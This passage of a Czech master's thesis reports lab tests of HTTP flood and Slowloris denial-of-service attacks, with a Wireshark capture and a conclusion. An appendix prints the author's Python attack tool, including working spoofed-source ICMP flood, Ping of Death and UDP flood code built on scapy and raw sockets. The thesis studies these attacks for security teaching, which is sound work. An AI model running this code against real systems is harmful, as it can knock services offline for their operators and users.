


Obrázek 27: Výpis z aplikace Wireshark při útoku HTTP_flood.

Obrázek 28: Vytížení prostředků serveru během útoku HTTP_flood.

7.8 Slowloris

Cílem tohoto útoku je otevřít mnoho síťových spojení a udržet je co nejdéle otevřené. Toho dosáhne tak, že po otevření spojení pošle neukončený HTTP požadavek, a pak postupně posílá další HTTP hlavičky tak, aby mezi požadavky nevypršel časový limit. Server bude držet spojení otevřená, ale může jich obvykle držet otevřený jen omezený počet, pak začne další požadavky na spojení odmítat.




Obrázek 29: Výstup z webové aplikace po útoku Slowloris.

Tabulka 6: Počet vygenerovaných požadavků pro jedno vlákno při útoku Slowloris.

ID vlákna	Počet úspěšných požadavků	Počet neúspěšných požadavků
1	3 211	554
2	3 117	483
3	2 401	435
4	1 942	305
5	1 973	274
6	3 859	607
7	3 651	574
8	3 526	549
Celkem	23 680	3 781

Na výstupu z webové aplikace pro simulaci DoS útoků vidíme cílový port 80 služby HTTP. Zde už můžeme vidět i neúspěšné požadavky, jejich poměr je zobrazen na výslednem grafu na


obrázku 6.18.



Time	Source	Destination	Protocol	Length	Info
79.697225416	10.0.0.25	10.0.0.21	TCP	66	34922 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=800132282 TSecr=3022832957
79.697228632	10.0.0.25	10.0.0.21	HTTP	258	GET / HTTP/1.1
79.697265657	10.0.0.21	10.0.0.25	TCP	66	80 → 34922 [ACK] Seq=1 Ack=193 Win=30080 Len=0 TSval=3022832975 TSecr=800132282
79.697466166	10.0.0.25	10.0.0.21	TCP	66	34358 → 80 [RST, ACK] Seq=193 Ack=606 Win=30464 Len=0 TSval=800132283 TSecr=3022832371
79.697496439	10.0.0.25	10.0.0.21	TCP	74	34924 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=800132283 TSecr=0 WS=128
79.697505479	10.0.0.21	10.0.0.25	TCP	74	80 → 34924 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=3022832975 TSecr=800132283 WS=128
79.697615683	10.0.0.25	10.0.0.21	TCP	66	34588 → 80 [ACK] Seq=193 Ack=606 Win=30464 Len=0 TSval=800132289 TSecr=3022832923
79.697621390	10.0.0.25	10.0.0.21	TCP	66	34586 → 80 [ACK] Seq=193 Ack=606 Win=30464 Len=0 TSval=800132290 TSecr=3022832922
79.697626318	10.0.0.25	10.0.0.21	TCP	66	34594 → 80 [ACK] Seq=193 Ack=605 Win=30464 Len=0 TSval=800132290 TSecr=3022832966
79.697632667	10.0.0.25	10.0.0.21	TCP	66	34592 → 80 [ACK] Seq=193 Ack=605 Win=30464 Len=0 TSval=800132290 TSecr=3022832967
79.697635234	10.0.0.25	10.0.0.21	TCP	66	34364 → 80 [RST, ACK] Seq=193 Ack=606 Win=30464 Len=0 TSval=800132295 TSecr=3022832406
79.697640136	10.0.0.25	10.0.0.21	TCP	74	34926 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=800132295 TSecr=0 WS=128
79.697645041	10.0.0.21	10.0.0.25	TCP	74	80 → 34926 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=3022832975 TSecr=800132295 WS=128
79.703446716	10.0.0.25	10.0.0.21	TCP	60	34924 → 80 [RST] Seq=1 Win=0 Len=0
79.703462490	10.0.0.25	10.0.0.21	TCP	66	34926 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=800132300 TSecr=3022832975
79.703465152	10.0.0.25	10.0.0.21	HTTP	258	GET / HTTP/1.1
79.703488446	10.0.0.21	10.0.0.25	TCP	66	80 → 34926 [ACK] Seq=1 Ack=193 Win=30080 Len=0 TSval=3022832981 TSecr=800132301
79.705295950	10.0.0.25	10.0.0.21	TCP	74	34928 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=800132301 TSecr=0 WS=128
79.705317094	10.0.0.21	10.0.0.25	TCP	74	80 → 34928 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=3022832983 TSecr=800132301 WS=128
79.706495256	10.0.0.21	10.0.0.25	HTTP	670	HTTP/1.1 400 Bad Request (text/html)
79.706626021	10.0.0.21	10.0.0.25	TCP	66	80 → 34596 [FIN, ACK] Seq=605 Ack=193 Win=30080 Len=0 TSval=3022832984 TSecr=800131553
79.706854266	10.0.0.21	10.0.0.25	HTTP	670	HTTP/1.1 400 Bad Request (text/html)
79.706973470	10.0.0.21	10.0.0.25	TCP	66	80 → 34598 [FIN, ACK] Seq=605 Ack=193 Win=30080 Len=0 TSval=3022832985 TSecr=800131553
79.710096078	10.0.0.25	10.0.0.21	TCP	66	34928 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=800132309 TSecr=3022832983
79.710111119	10.0.0.25	10.0.0.21	TCP	66	34596 → 80 [ACK] Seq=193 Ack=605 Win=30464 Len=0 TSval=800132309 TSecr=3022832984
79.710118651	10.0.0.25	10.0.0.21	TCP	66	34598 → 80 [ACK] Seq=193 Ack=605 Win=30464 Len=0 TSval=800132309 TSecr=3022832985
79.710121556	10.0.0.25	10.0.0.21	HTTP	258	GET / HTTP/1.1
79.710144034	10.0.0.21	10.0.0.25	TCP	66	80 → 34928 [ACK] Seq=1 Ack=193 Win=30080 Len=0 TSval=3022832988 TSecr=800132311
79.710299415	10.0.0.25	10.0.0.21	TCP	74	34930 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=800132311 TSecr=0 WS=128
79.710307540	10.0.0.21	10.0.0.25	TCP	74	80 → 34930 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=3022832988 TSecr=800132311 WS=128
79.724216794	10.0.0.25	10.0.0.21	TCP	66	34930 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=800132312 TSecr=3022832988
79.724236810	10.0.0.25	10.0.0.21	HTTP	258	GET / HTTP/1.1
79.724271487	10.0.0.21	10.0.0.25	TCP	66	80 → 34930 [ACK] Seq=1 Ack=193 Win=30080 Len=0 TSval=3022833002 TSecr=800132313
79.724428451	10.0.0.25	10.0.0.21	TCP	66	34378 → 80 [RST, ACK] Seq=193 Ack=606 Win=30464 Len=0 TSval=800132313 TSecr=3022832409
79.724441446	10.0.0.25	10.0.0.21	TCP	74	34932 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=800132314 TSecr=0 WS=128
79.724452888	10.0.0.21	10.0.0.25	TCP	74	80 → 34932 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=3022833002 TSecr=800132314 WS=128
79.724563597	10.0.0.25	10.0.0.21	TCP	66	34384 → 80 [RST, ACK] Seq=193 Ack=606 Win=30464 Len=0 TSval=800132325 TSecr=3022832424
79.725449613	10.0.0.25	10.0.0.21	TCP	74	34934 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=800132326 TSecr=0 WS=128
79.725457990	10.0.0.21	10.0.0.25	TCP	74	80 → 34934 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=3022833003 TSecr=800132326 WS=128
79.725588584	10.0.0.25	10.0.0.21	TCP	60	34932 → 80 [RST] Seq=1 Win=0 Len=0
79.732499740	10.0.0.21	10.0.0.25	HTTP	670	HTTP/1.1 400 Bad Request (text/html)
79.732643976	10.0.0.21	10.0.0.25	TCP	66	80 → 34600 [FIN, ACK] Seq=605 Ack=193 Win=30080 Len=0 TSval=3022833010 TSecr=800131555
79.733050704	10.0.0.21	10.0.0.25	HTTP	670	HTTP/1.1 400 Bad Request (text/html)

Obrázek 30: Výpis z aplikace Wireshark při útoku Slowloris.

Na obrázku 6.19, kde je vyobrazen výpis z programu Wireshark, je vidět navazování jednotlivých spojení, kde dochází právě k navázání a dokončení spojení, na rozdíl od útoku SYN flood. Tedy je vidět příznaky SYN, SYN-ACK a ACK. Tato spojení se následně snaží udržet aktivní. Červeně vyobrazené pakety jsou požadavky, které se nepodařilo spojit a příznakem RST se snaží požadavek na spojení restartovat. Na obrázku 6.20 je vyobrazení vytížení síťové linky a procesoru, na tomto útoku je vidět, že odchozí provoz ze serveru je větší než příchozí. Procesor je opět během útoku vytíženější než obvykle. Další výjimečností u tohoto útoku oproti všem ostatním je mírné zvýšení využití RAM paměti.



Obrázek 31: Vytížení prostředků serveru během útoku Slowloris.

8 Závěr

Tato diplomová práce se zabývala prozkoumáním oblastí kybernetického útoku, konkrétně útokem typu odepření služby. Teoretická část se skládá z vyhodnocení aktuálního stavu na poli bezpečnosti v oblasti DoS útoku (Denial of Service - odepření služby). V této části byl popsán samostatný útok, jeho varianty a rozšíření, především distribuovaný útok a s tím související botnet. Popsány byly také aktuální trendy, cíle a různé motivace útočníků. Další částí byl výpis některých typů síťových útoků, které následně byly použity pro simulaci v praktické části této diplomové práce. Následně jsou vysvětleny způsoby prevence a obrany proti tomuto typu útoků. Poslední částí teorie je soupis největších ikonických útoků za cílem odepření služby v historii internetu. Taktéž je doplněno, jaké byly následky jednotlivých útoků.

Praktická část byla vedená tak, aby ukázala, že není potřeba žádných složitých skriptů, programů nebo distibuovaných útoků k tomu, aby útok nějakým způsobem uškodil svému cíli. Byly vytvořeny dva virtuální stroje, jeden pro útočníka s operačním systémem Linux s distribucí Kali. Druhý virtuální stroj byl nasimulován jako cílová oběť. Jednalo se o Ubuntu server, na který byla nainstalována služba HTTP server Apache2 na výchozím portu 80 a program Wireshark pro analýzu síťového provozu. Oba operační systémy, webserver a program Wireshark byly nainstalovány v nejaktuálnější verzi.

Na straně útočníka byl následně zprovozněn nástroj pro simulaci ruzných typů síťových útoků, který byl vytvořen právě k účelům testování DoS. Nástroj byl napsán ve skriptovacím programovacím jazyku Python. Tato práce ukázala, že postačí i několik málo řádku kódu pro to, aby vyčerpala zdroje oběti. Tento nástroj tedy lze použít jak za pomoci příkazové řádky, tak i v uživatelsky přijatelnějším grafickém prostředí. Pro tento účel byla vytvořena webová aplikace, která běží na lokálním webserveru. Nástroj obsahuje 6 druhů útoků, a to zaplavovací útoky ICMP, Ping of Death, UDP, SYN, HTTP a Slowloris. Byly provedeny jednotlivé testy všech již zmíněných útoků, ke každému byl přiložen obrázek výstupu z webové aplikace, tabulka počtu spuštěných vláken a počet vygenerovaných požadavků na vlákno, výpis z paketového analyzátoru Wireshark a obrázek grafu vytížení prostředků serveru oběti. Každý útok obsahoval popis výsledku. U všech útoků došlo hlavně k zatížení procesoru na straně oběti. Závěrem lze konstatovat, že nejefektivnější byl útok zaplavením HTTP požadavků, kdy tento útok si vyžádal největší vytížení přenosové linky a poměrně vysoké zatížení procesoru.

Jednalo se o testování DoS útoku, tedy scénář, kde je pouze jeden útočník a jedna oběť. V dnešní době, kdy jsou počítače a servery čím dál výkonnější je obtížnější jednodšími útky způsobit nějaké škody. Nedošlo tedy k úplnému výpadku služby. Pokud by útoky probíhaly z více strojů najednou, tedy jednalo by se o distribuovány útok, je hodně pravděpodobné, že by k odepření služby dojde. Žel k simulaci distribuovaného útoku nebyly dostupné prostředky. Nicméně pokud budeme uvažovat nad trendy dnešní doby, tedy v oblasti Internetu věcí, kde tyto přístroje, senzory, spotřebiče, apod. nemají žadné velké dostupné prostředky, na tyto cíle by teoreticky měly být tyto útoky efektivní.

Tato práce byla vytvořena za účelem simulace různých typů síťových DoS útoků v laboratorním prostředí. Tato aplikace může být následně využita ke zkoumání chování DoS útoku pro studenty oboru Informační a komunikační bezpečnosti.

Literatura

[1] ANTONIO A., D/DoS: Denial of service Attacks, *CreateSpace Idepedent Publishing Platform*, 2016. ISBN:978-1530026883

[2] S.V.Raghavan, E. Dawson, An Invetigation into the Detection and Mitigation od Denial of Service(DoS) Attacks: Critical Information Infrastructure Protection„ Springer 2011, ISBN:978-8132202769

[3] BHOSALE, Karuna S., Maria NENOVA a Georgi ILIEV. The distributed denial of service attacks (DDoS) prevention mechanisms on application layer. In: 2017 13th International Conference on Advanced Technologies, Systems and Services in Telecommunications (TELSIKS) [online]. IEEE, 2017, 2017, s. 136-139 [cit. 2019-03-04]. DOI: 10.1109/TELSKS.2017.8246247. ISBN 978-1-5386-1799-1. Dostupné z: http://ieeexplore.ieee.org/document/8246247/

[4] ZHANG, Menghao, Jun BI, Jiasong BAI a Guanyu LI. FloodShield: Securing the SDN Infrastructure Against Denial-of-Service Attacks. In: 2018 17th IEEE International Conference On Trust, Security And Privacy In Computing And Communications/ 12th IEEE International Conference On Big Data Science And Engineering (TrustCom/BigDataSE) [online]. IEEE, 2018, 2018, s. 687-698 [cit. 2019-03-04]. DOI: 10.1109/TrustCom/BigDataSE.2018.00101. ISBN 978-1-5386-4388-4. Dostupné z: https://ieeexplore.ieee.org/document/8455969/

[5] ALOSAIMI, Wael, Michal ZAK a Khalid AL-BEGAIN. Denial of Service Attacks Mitigation in the Cloud. In: 2015 9th International Conference on Next Generation Mobile Applications, Services and Technologies [online]. IEEE, 2015, 2015, s. 47-53 [cit. 2019-03-04]. DOI: 10.1109/NGMAST.2015.48. ISBN 978-1-4799-8660-6. Dostupné z: http://ieeexplore.ieee.org/document/7373217/

[6] LIU, Gang, Wei QUAN, Nan CHENG, Hongke ZHANG a Shui YU. Efficient DDoS attacks mitigation for stateful forwarding in Internet of Things. Journal of Network and Computer Applications [online]. 2019, 130, 1-13 [cit. 2019-03-04]. DOI: 10.1016/j.jnca.2019.01.006. ISSN 10848045. Dostupné z: https://linkinghub.elsevier.com/retrieve/pii/S1084804519300062

[7] CAMBIASO, Enrico, Giovanni CHIOLA a Maurizio AIELLO. Introducing the SlowDrop Attack. Computer Networks [online]. 2019, 150, 234-249 [cit. 2019-03-04]. DOI: 10.1016/j.comnet.2019.01.007. ISSN 13891286. Dostupné z: https://linkinghub.elsevier.com/retrieve/pii/S1389128619300210

[8] SOLIMAN, Mostafa a Marianne A. AZER. Web Application API Blind Denial of Service Attacks. In: 2018 14th International Computer Engineering Conference (ICENCO) [online].

IEEE, 2018, 2018, s. 249-253 [cit. 2019-03-04]. DOI: 10.1109/ICENCO.2018.8636115. ISBN 978-1-5386-5117-9. Dostupné z: https://ieeexplore.ieee.org/document/8636115/

[9] SAIED, Alan, Richard E. OVERILL a Tomasz RADZIK. Detection of known and unknown DDoS attacks using Artificial Neural Networks. Neurocomputing [online]. 2016, 172, 385-393 [cit. 2019-03-05]. DOI: 10.1016/j.neucom.2015.04.101. ISSN 09252312. Dostupné z: https://linkinghub.elsevier.com/retrieve/pii/S092523121501053X

[10] KALKAN, Kubra, Gurkan GUR a Fatih ALAGOZ. Filtering-Based Defense Mechanisms Against DDoS Attacks: A Survey. IEEE Systems Journal [online]. 2017, 11(4), 2761-2773 [cit. 2019-03-05]. DOI: 10.1109/JSYST.2016.2602848. ISSN 1932-8184. Dostupné z: http://ieeexplore.ieee.org/document/7577735/

[11] MATTA, Vincenzo, Mario DI MAURO a Maurizio LONGO. Botnet identification in randomized DDoS attacks. In: 2016 24th European Signal Processing Conference (EUSIPCO) [online]. IEEE, 2016, 2016, s. 2260-2264 [cit. 2019-03-05]. DOI: 10.1109/EUSIPCO.2016.7760651. ISBN 978-0-9928-6265-7. Dostupné z: http://ieeexplore.ieee.org/document/7760651/

[12] BOYAR, O., M. E. OZEN a B. METIN. Detection of Denial-of-Service Attacks with SNMP/RMON. In: 2018 IEEE 22nd International Conference on Intelligent Engineering Systems (INES) [online]. IEEE, 2018, 2018, s. 000437-000440 [cit. 2019-03-04]. DOI: 10.1109/INES.2018.8523851. ISBN 978-1-5386-1122-7. Dostupné z: https://ieeexplore.ieee.org/document/8523851/

[13] 602 Gbps! This May Have Been the Largest DDoS Attack in History. The Hacker News — Online Cyber Security News & Analysis [online]. Dostupné z: https://thehackernews.com/2016/01/biggest-ddos-attack.html

[14] Types of DDoS attacks | FlowGuard. Effective protection against DDoS attacks | FlowGuard [online]. Copyright ComSource s.r.o. [cit. 17.04.2018]. Dostupné z: https://www.flowguard.io/about-ddos/types-of-ddos/

[15] MonoDevelop. MonoDevelop | MonoDevelop [online]. Copyright 2018 MonoDevelop Project [cit. 17.04.2018]. Dostupné z: https://www.monodevelop.com/download/#fndtn-downloadlin

[16] Types of DDoS Attacks. eSecurity Planet: Internet Security for IT Professionals [online]. Dostupné z: https://www.esecurityplanet.com/network-security/types-of-ddos-attacks.html

[17] Intelligent DDoS Mitigation System-IDMS. Cisco Networking Tutorials [online]. Dostupné z: https://www.networkstraining.com/intelligent-ddos-mitigation-system-idms/

[18] 1,7 Tbps DDoS Attack - Netscout Arbor[online]. Dostupné z: https://www.arbornetworks.com/blog/asert/netscout-arbor-confirms-1-7-tbps-ddos-attackterabit-attack-era-upon-us/

[19] MAHJABIN, Tasnuva, Yang XIAO, Guang SUN a Wangdong JIANG. A survey of distributed denial-of-service attack, prevention, and mitigation techniques. International Journal of Distributed Sensor Networks [online]. 2017, 13(12) [cit. 2019-03-05]. DOI: 10.1177/1550147717741463. ISSN 1550-1477. Dostupné z: http://journals.sagepub.com/doi/10.1177/1550147717741463

[20] Kramer L, Krupp J, Makita D, et al. AmpPot: monitoring and defending against amplification DDoS attacks. In: Proceedings of the international workshop on recent advances in intrusion detection, Kyoto, Japan, 2–4 November 2015, pp.615–636. Cham: Springer

[21] McMullin M. DNS, load balancing and DDoS attacks, 2016, https://kemptechnologies.com/blog/load-balancingand-ddos-attacks/

[22] Herzberg B, Bekerman D and Zeifman I. Breaking down Mirai: an IoT DDoS Botnet analysis, 2017, https:// www.incapsula.com/blog/malware-analysis-mirai-ddosbotnet.html

[23] NETSCOUT THREAT INTELLIGENCE REPORT [online]. 2018, 30 [cit. 2019-03-05]. Dostupné z: https://www.netscout.com/sites/default/files/2018-08/NETSCOUT-ThreatReport-FINAL-080618b.pdf

[24] Bhattacharyya D.K., Kalita J.K. DDoS Attacks: Evolution, Detection, Prevention, Reaction, and Tolerance. CRC Press 2016

A Zdrojový kód nástroje

```
#!/usr/bin/python3

import argparse
import multiprocessing
import os
import threading
import time

from web.dos.http_flood_runner import HttpFloodRunner
from web.dos.icmp_flood_runner import IcmpFloodRunner
from web.dos.ping_of_death_runner import PingOfDeathRunner
from web.dos.slowloris_runner import SlowlorisRunner
from web.dos.syn_flood_runner import SynFloodRunner
from web.dos.udp_flood_runner import UdpFloodRunner

cpu_count = multiprocessing.cpu_count()
attacks = ['http_flood', 'syn_flood', 'icmp_flood', 'ping_of_death', 'udp_flood
    ', 'slowloris']


def die(msg: str):
    print('Exiting: {}'.format(msg))
    exit(1)


def main():
    parser = argparse.ArgumentParser(description='DOS attack tool')
    parser.add_argument('type', help='type of attack {}'.format('|'.join(
        attacks)))
    parser.add_argument('-t', '--target', help='Target IPv4 addr', type=str)
    parser.add_argument('-p', '--port', help='Target port', type=int)
    parser.add_argument('-c', '--thread', help='Number of threads to spawn,
        default == CPU count', type=int, default=cpu_count)

    opts: argparse.Namespace = parser.parse_args()

    if opts.type not in attacks:
```

```
    parser.print_help()
    die('Attack type required')

try:
    runner = None

    if opts.type == 'http_flood':
        print('Spoustim HTTP flood na {}:{}'.format(opts.target, opts.port))
        runner = HttpFloodRunner(opts.target, opts.port, opts.thread)

    if opts.type == 'syn_flood':
        if os.getuid() != 0:
            print('synflood potrebuje root pristup (pristup k raw socketum)'
                )
            exit(1)
        print('Spoustim SYN flood na {}'.format(opts.target))
        runner = SynFloodRunner(opts.target, opts.port, opts.thread)

    if opts.type == 'icmp_flood':
        if os.getuid() != 0:
            print('icmpflood potrebuje root pristup (pristup k raw socketum)
                ')
            exit(1)
        print('Spoustim ICMP flood na {}'.format(opts.target))
        runner = IcmpFloodRunner(opts.target, opts.port, opts.thread)

    if opts.type == 'ping_of_death':
        print('Spoustim Ping of death na {}'.format(opts.target))
        runner = PingOfDeathRunner(opts.target, opts.port, opts.thread)

    if opts.type == 'udp_flood':
        print('Spoustim UDP flood na {}:{}'.format(opts.target, opts.port))
        runner = UdpFloodRunner(opts.target, opts.port, opts.thread)

    if opts.type == 'slowloris':
        print('Spoustim Slowloris na {}:{}'.format(opts.target, opts.port))
        runner = SlowlorisRunner(opts.target, opts.port, opts.thread)

    if runner:
```

```
            try:
                runner.start()
                thread = threading.Thread()
                thread.daemon = True
                thread.start()
                while True:
                    time.sleep(100)

            except (KeyboardInterrupt, SystemExit):
                print('\n\n------------------------------')
                runner.stop()
                runner.print_report()
                print('------------------------------')
                print('\nUkonceni...')

    except (KeyboardInterrupt, SystemExit):
        runner.stop()
        print('\nUkonceni...')


if __name__ == '__main__':
    main()
```

Výpis 1: main

```
from .base_runner import BaseRunner
from scapy.all import *


class IcmpFloodRunner(BaseRunner):
    def _runnable(self, tid, stop_event, ip, port, tanalytics):
        tanalytics['successful_requests'] = 0
        tanalytics['failed_requests'] = 0

        while not stop_event.is_set():
            try:
                # send packet
                packet = IP(src=self.rand_ipv4(), dst=ip) / ICMP()
                send(packet, verbose=False, count=1)
```

```
                # Update nalytics
                self.analytics['successful_requests'] += 1
                tanalytics['successful_requests'] += 1

            except OSError as ex:
                self.analytics['failed_requests'] += 1
                tanalytics['failed_requests'] += 1
                continue
```

Výpis 2: ICMP flood

```
from .base_runner import BaseRunner
from scapy.all import *


class PingOfDeathRunner(BaseRunner):
    def _runnable(self, tid, stop_event, ip, port, tanalytics):
        tanalytics['successful_requests'] = 0
        tanalytics['failed_requests'] = 0
        tanalytics['payload_size'] = 0

        while not stop_event.is_set():
            try:
                payload = ('X' * random.randint(60000, 64000))
                tanalytics['payload_size'] = '{} Bytes'.format(sys.getsizeof(
                    payload))

                # send really big icmp packet
                icmp = IP(src=self.rand_ipv4(), dst=ip) / ICMP() / payload
                send(fragment(icmp), count=1, verbose=0)

                # fragment is sending 41 packets total
                tanalytics['successful_requests'] += 1
                self.analytics['successful_requests'] += 1

            except OSError as ex:
                self.analytics['failed_requests'] += 1
                tanalytics['failed_requests'] += 1
                continue
```

Výpis 3: Ping of Death

```
from .base_runner import BaseRunner
import socket
import random


class UdpFloodRunner(BaseRunner):
    def _runnable(self, tid, stop_event, ip, port, tanalytics):
        tanalytics['successful_requests'] = 0
        tanalytics['sockets_created'] = 0
        tanalytics['sockets_running'] = 0
        tanalytics['sockets_closed'] = 0
      # generate socket
        while not stop_event.is_set():
            sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
            tanalytics['sockets_created'] += 1

            while not stop_event.is_set():
                tanalytics['sockets_running'] = tanalytics['sockets_created'] -
                    tanalytics['sockets_closed']

                try:
                    # generate random message
                    sock.sendto(bytes(''.join(random.choice('0123456789ABCDEF')
                        for i in range(5)), 'utf-8'), (ip, port))

                    # update analytics
                    tanalytics['successful_requests'] += 1
                    self.analytics['successful_requests'] += 1

                except Exception as ex:
                    tanalytics['sockets_closed'] += 1
                    self.analytics['failed_requests'] += 1
                    break
```

Výpis 4: UDP flood

```
import multiprocessing
```

```
import socket
from .base_runner import BaseRunner


class HttpFloodRunner(BaseRunner):
    def __init__(self, ip, port, num_threads=multiprocessing.cpu_count()):
        super().__init__(ip, port, num_threads)
     # make GET REQ
        base_req = "GET / HTTP/1.1\r\nHost: %s\r\nUser-Agent: Mozilla/5.0 (
            compatible, MSIE 11, Windows NT 6.3; " \
                  "Trident/7.0; rv:11.0) like Gecko\r\nCache-Control: no-cache\r
                      \nPragma: no-cache\r\nConnection: " \
                  "keep-alive\r\n\r\n"
        self.request = bytes(base_req.format('{}:{}'.format(ip, port)), 'utf-8'
            )

